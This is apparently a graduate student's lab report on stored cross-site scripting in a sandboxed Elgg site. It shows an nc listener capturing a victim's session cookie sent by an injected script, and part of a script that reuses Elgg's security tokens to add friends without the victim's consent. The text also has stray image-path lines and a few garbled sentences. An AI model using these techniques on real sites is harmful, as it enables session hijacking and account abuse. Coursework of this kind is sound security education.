Department of Computer Science

California State University, Channel Islands

COMP - 524: Computer System Security

Lab Report

Lab Number: 9


Lab Topic: XSS Attack and Countermeasure


Name: Sandipta Subir Khare

Student Major: MS – Computer Science


Task 1: Posting a Malicious Message to Display an Alert Window

Boby's Page





Alice Page



Alert message when Alice clicked on Boby.

Observation


Logged in as Boby for job 1 and added an alert message to popup a message called XSS in the profile's description field. An alert popup exhibiting XSS appeared after the form was saved. Signed out as Boby and back in as Alice was the next step. When you visited Boby's profile after traversing the page, you got the identical alert notice.

Explanation


When Boby's injected the java script code, it was stored to the server, so when Alice visited that page, it found the script to display an alert window with a message called XSS when it reached the description field, so it invoked the alert window and waited for the user to click Ok.

Task 2: Posting a Malicious Message to Display Cookies

Boby's Page



Alice Page



Observation

By altering his profile, Boby was able to inject JavaScript into this task, which displayed an alert window with a cookie. The page will be saved on the server after any modifications are made and submitted. Instead of XSS, the cookie will be displayed when Alice returns to Boby's page.

Explanation


This task is identical to the last one, but instead of a static message, it displays a cookie.

Task 3: Stealing Cookies from the Victim's Machine

```
[06/08/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:44:02:45
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::f438:76d5:61bc:22fc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30941 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32955920 (32.9 MB)  TX bytes:2405692 (2.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3460 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3460 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1009570 (1.0 MB)  TX bytes:1009570 (1.0 MB)
```

Boby's Page



Alice Visits Boby's profile and the cookie is displayed at Boby's terminal.

Boby's terminal

```
[06/08/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:44:02:45
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::f438:76d5:61bc:22fc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30941 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32955920 (32.9 MB)  TX bytes:2405692 (2.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3460 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3460 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1009570 (1.0 MB)  TX bytes:1009570 (1.0 MB)

[06/08/20]seed@VM:~$ date
Mon Jun  8 07:03:04 EDT 2020
[06/08/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.15] port 5555 [tcp/*] accepted (family 2, sport 51636)
GET /?c=Elgg%3D7gvqkkliq3lge89ih6jqd7se91 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/members
Connection: keep-alive
```

Observation


We use a java script to transfer cookie information to our machine in this task. To accomplish this, we inject a java script into Boby's profile containing Boby's machine's IP address. The page is subsequently submitted and saved on the server, and Boby uses the nc command to listen on port 5555. This time, when Alice views Boby's profile, it does not display anything on Alice's end, but solely on Boby's terminal, including cookie information.

Explanation


When Alice views this page, it will render, and when she gets to the description section, it will send a GET request to the ip address specified in the image tag, along with the document cookie. That message will reach Boby because he is listening at that IP address.

Task 4: Becoming the Victim's Friend


Add Boby as friend to depict the url




Alice profile before clicking on boby



After injecting malicious code in Boby's Profile, it said boby is now a friend of boby.



Logged in as Alice and viewed Boby's profile.



Went back to activity tab and saw a message that Boby is now a friend of Alice.

Observation

Added Boby as a buddy after logging in as Charlie. HttpLiveHeader was enabled, and I was able to see the header from which the GET request was built. Because the malicious code is on Boby's profile, he created a malicious code using the same construct and his guid to add Boby as a friend when his profile is browsed. Logging in as Alice and viewing Boby's profile was the next step. I went to the Activity page and saw that Boby had been added as a friend of Alice, despite the fact that Alice had only visited his profile and had not added him.

Explanation

When Alice went to Boby's profile, the malicious code in the profile was executed as the page was being rendered. Because the code had a get request to add a friend, it sent it to the server, and Boby was added as a friend to Alice.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
```

```
var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②
```

Question 1: Explain the purpose of Lines ① and ②, why are they are needed?


Ans. Lines 1 and 2 are required since otherwise the request will be deemed untrusted and will fail, preventing us from carrying out any attack.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Ans. No, we won't be able to carry out the attack. This is because characters such as will be replaced with it, resulting in an invalid tag.

